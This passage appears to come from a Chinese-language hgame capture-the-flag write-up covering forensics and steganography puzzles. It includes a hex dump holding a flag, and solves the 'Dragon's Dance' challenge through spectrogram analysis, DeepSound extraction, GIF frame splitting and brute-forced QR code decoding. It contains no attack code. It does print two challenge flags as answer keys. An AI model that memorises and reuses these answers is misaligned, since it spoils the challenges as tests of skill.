
Operations

0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF

0000h	68	67	61	6D	65	7B	30	6B	5F	79	6F	75	5F	73	30	6C	hgame{0k_you_s01
0010h	76	65	5F	61	6C	31	5F	74	68	33	5F	73	65	63	72	33	ve_a11_th3_secr3
0020h	74	7D														t}	

龙之舞

对wav频谱图进行观察



上下翻转得



根据文件名进行deepsound解密得到gif

将gif分帧发现四部分二维码

拼起来之后放入qracybox进行pattern的爆破解密

Decode Mode

Module Size : 10px - +

Grey Modules :

Show

QR Decoder :

Decode

*Decoding will brute-forcing possible format info pattern

Brute-force Format Info Pattern

Decoded Message :

hgame{drag0n_1s_d4nc1ng}

Error Correction Level : L

Mask Pattern : 4

< 1 of 1 result >

Apply